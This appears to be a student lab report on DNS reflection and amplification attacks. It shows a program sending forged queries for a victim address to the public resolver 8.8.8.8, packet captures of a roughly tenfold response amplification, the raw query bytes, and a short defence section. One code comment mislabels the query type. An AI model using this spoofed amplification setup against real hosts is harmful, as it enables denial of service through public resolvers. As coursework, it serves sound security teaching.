
Item 1 (10%): please give evidence that you have finished Tasks I and II
Illustrate your results based on some snapshots

Ans:


student id: 0711282, and last 16 bits to hex is DA72

attacker ip : 10.0.2.5




```
cs2021@ubuntu:~/Desktop/hw1/NCTU-Computer-Security-Capstone/Project1-DNS-Reflect
ion-and-Amplification-Attacks/src$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gr
oup default qlen 1000
    link/ether 08:00:27:89:ec:1a brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.5/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
       valid_lft 1007sec preferred_lft 1007sec
    inet6 fe80::7b01:e1b:8e52:e935/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

victim ip : 10.0.2.4




```
user@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s17: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:46:b0:ca brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.4/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s17
       valid_lft 1058sec preferred_lft 1058sec
    inet6 fe80::ae59:d0d4:9f75:b503/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

dns query packets after attacker launch attack.cpp



```
cs2021@ubuntu:~/Desktop/hw1/NCTU-Computer-Security-Capstone/Project1-DNS-Reflect
ion-and-Amplification-Attacks/src$ sudo ./dns 10.0.2.4 1234 8.8.8.8
ip len : 76
udp len : 14336
send success, index:1
send success, index:2
send success, index:3
```



attacker:

```
No. Time          Source     Destination  Protocol Length Info
  1 0.000000000   10.0.2.4   8.8.8.8      DNS      90     Standard query 0xda72 TXT ns1.com OPT
  2 1.001025289   10.0.2.4   8.8.8.8      DNS      90     Standard query 0xda72 TXT ns1.com OPT
  3 2.001507913   10.0.2.4   8.8.8.8      DNS      90     Standard query 0xda72 TXT ns1.com OPT
```

victim:


```
  9 35.316300061  8.8.8.8    10.0.2.4     DNS      969 Standard query response 0xda72 TXT ns1.com TXT TXT TXT TXT TXT TX…
 10 35.316333997  10.0.2.4   8.8.8.8      ICMP     590 Destination unreachable (Port unreachable)
 11 36.321588688  8.8.8.8    10.0.2.4     DNS      969 Standard query response 0xda72 TXT ns1.com TXT TXT TXT TXT TXT TX…
 12 36.321612839  10.0.2.4   8.8.8.8      ICMP     590 Destination unreachable (Port unreachable)
 13 37.322548325  8.8.8.8    10.0.2.4     DNS      969 Standard query response 0xda72 TXT ns1.com TXT TXT TXT TXT TXT TX…
 14 37.322661644  10.0.2.4   8.8.8.8      ICMP     590 Destination unreachable (Port unreachable)
```

In the above screenshot:
Firstly, you can see the result of the victim's image, no query but receive queries response. (TASK I)
Second, you can see that the dns response's length is ten times bigger than the origin (969 / 90 bytes in red frame), also in the orange frame is the student ID in hex(0xDA72). (TASK II)

Item 2 (10%): please explain how you amplify the DNS response
(No more than 200 English words)


Ans:
First, we can use the "dig" command to check the text record(TXT) of the domain. After testing many domain, we successfully get a large response with some TXT record when querying "dig @8.8.8.8 ns1.com TXT"

The result of "dig @8.8.8.8 ns1.com TXT":



```
 🏠 ~  😎chilin@chilin-Sabre-15KV8  dig @8.8.8.8 ns1.com TXT

; <<>> DiG 9.16.1-Ubuntu <<>> @8.8.8.8 ns1.com TXT
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 49512
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 6, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;ns1.com.                       IN      TXT

;; ANSWER SECTION:
ns1.com.                59      IN      TXT     "v=spf1 ip4:205.201.128.0/20 ip4:198.2.128.0/18 ip4:148.105.8.0/21 ip4:207.211.31.0/25 ip4:205.139.110.0/24 ip4:216.205.24.0/24 ip4:63.128.21.0/24 ip4:170.10.133.0/24 ip4:185.58.84.93/32 ip4:207.211.41.113/32 ip4:207.211.30.64/26 ip4:207.211.30.128/25 ip4:" "216.35.11.64/26 ip4:64.41.147.64/26 ip4:65.74.175.0/27 ip4:216.55.46.192/26 include:_spf.google.com include:_spf.salesforce.com include:4763836.spf01.hubspotemail.net include:mail.zendesk.com include:cvent-planner.com ~all"
ns1.com.                59      IN      TXT     "google-site-verification=lUBGtBSbscYqMmU7gTKp2DvthnY9t2lenUOrM0S8AbE"
ns1.com.                59      IN      TXT     "google-site-verification=0oTWtDbnwtAqLXaQ2KWHupzKE-cchF9MTrEOfnY0Lh8"
ns1.com.                59      IN      TXT     "_globalsign-domain-verification=4azHJ7gL04Dr8r2VR0txu7OrWg7uZpU6v7LOHVP1b3"
ns1.com.                59      IN      TXT     "cisco-ci-domain-verification=6373af30f110b43f4977902bcf00a93bc9cee28ae08919b3ec7bca5d149f90e5"
ns1.com.                59      IN      TXT     "w54ymq1173tnfm6fqmfg8w6zjqdkpq6p"

;; Query time: 48 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Wed Mar 31 10:17:27 CST 2021
;; MSG SIZE  rcvd: 927
```

Simultaneously, we can use Wireshark to see the dns query content of ""dig @8.8.8.8 ns1.com TXT":




```
No.   Time         Source          Destination     Protocol Length Info
 1577 2.236779159 8.8.8.8         140.113.66.49   DNS      969 Standard query response 0xc343 TXT ns1.com TXT TXT TXT TXT TXT TXT OPT
 1574 2.153338419 140.113.66.49   8.8.8.8         DNS       90 Standard query 0xc343 TXT ns1.com OPT
```

```
› Frame 1574: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface enp3s0f1, id 0
› Ethernet II, Src: Clevo_58:ff:13 (80:fa:5b:58:ff:13), Dst: Cisco_53:da:41 (f4:4e:05:53:da:41)
› Internet Protocol Version 4, Src: 140.113.66.49, Dst: 8.8.8.8
› User Datagram Protocol, Src Port: 44242, Dst Port: 53
⌄ Domain Name System (query)
    Transaction ID: 0xc343
  › Flags: 0x0120 Standard query
```

```
0000  f4 4e 05 53 da 41 80 fa  5b 58 ff 13 08 00 45 00   ·N·S·A·· [X····E·
0010  00 4c 6a 14 00 00 40 11  31 db 8c 71 42 31 08 08   ·Lj···@· 1··qB1··
0020  08 08 ac d2 00 35 00 38  de fb c3 43 01 20 00 01   ·····5·8 ···C· ··
0030  00 00 00 00 00 01 03 6e  73 31 03 63 6f 6d 00 00   ·······n s1·com··
0040  10 00 01 00 00 29 10 00  00 00 00 00 00 0c 00 0a   ·····)·· ········
0050  00 08 33 12 c2 78 99 f6  51 5a                     ··3··x·· QZ
```

Second, we can also see there are six responses and the response length is 969 bytes of result image. We use the content of dns query which we see in Wireshark to send the same content of dns query in our program and amplify the DNS response successfully:



```
unsigned char udpDATA[] = { 0xda, 0x72,
                            0x01, 0x20,
                            0x00, 0x01,
                            0x00, 0x00,
                            0x00, 0x00,
                            0x00, 0x01,
                            0x03, 0x6e, 0x73, 0x31, 0x03, 0x63, 0x6f, 0x6d, 0x00,
                            0x00, 0x10,
                            0x00, 0x01,
                            0x00, 0x00, 0x29, 0x10, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x0c, 0x00, 0x0a, 0x00, 0x08, 0x6c, 0x92, 0x83, 0x07, 0xfc, 0x61, 0x2d, 0x02};

// TXT query for ns1.com
// Transaction id   0xda72 (0711282 --> last LSB : 1101|1010|0111|0010 0xda72)
// Flags:           0x0120 Standard Query
// Questions:       0x0001 (1 Question)
// Answer PRS:      0x0000 (0)
// Authority PRS:   0x0000 (0)
// Additional PRs:  0x0001 (1)
//
// Name             ns1.com
// DNS type: A      0x0001
// DNS class IN     0x0001
//
// Additional Records:
//
```

Item 3 (10%): please propose a solution that can defend against the DoS attack based on the DNS reflection
(No more than 200 English words)

Ans:

The resolution can mainly focus on two points, the dns server and the victim itself. For the dns server, in preventing from being used as a way to attack, it should consider using ACL to allow only a certain domain can conduct recursive query, or limit the authoritative ip address.

As for the victim's self-defense, though it is nearly impossible to defend IP spoofing, it can still have a good mitigation of dns reflection by filtering dns traffic, just to make sure it can do dns query for itself.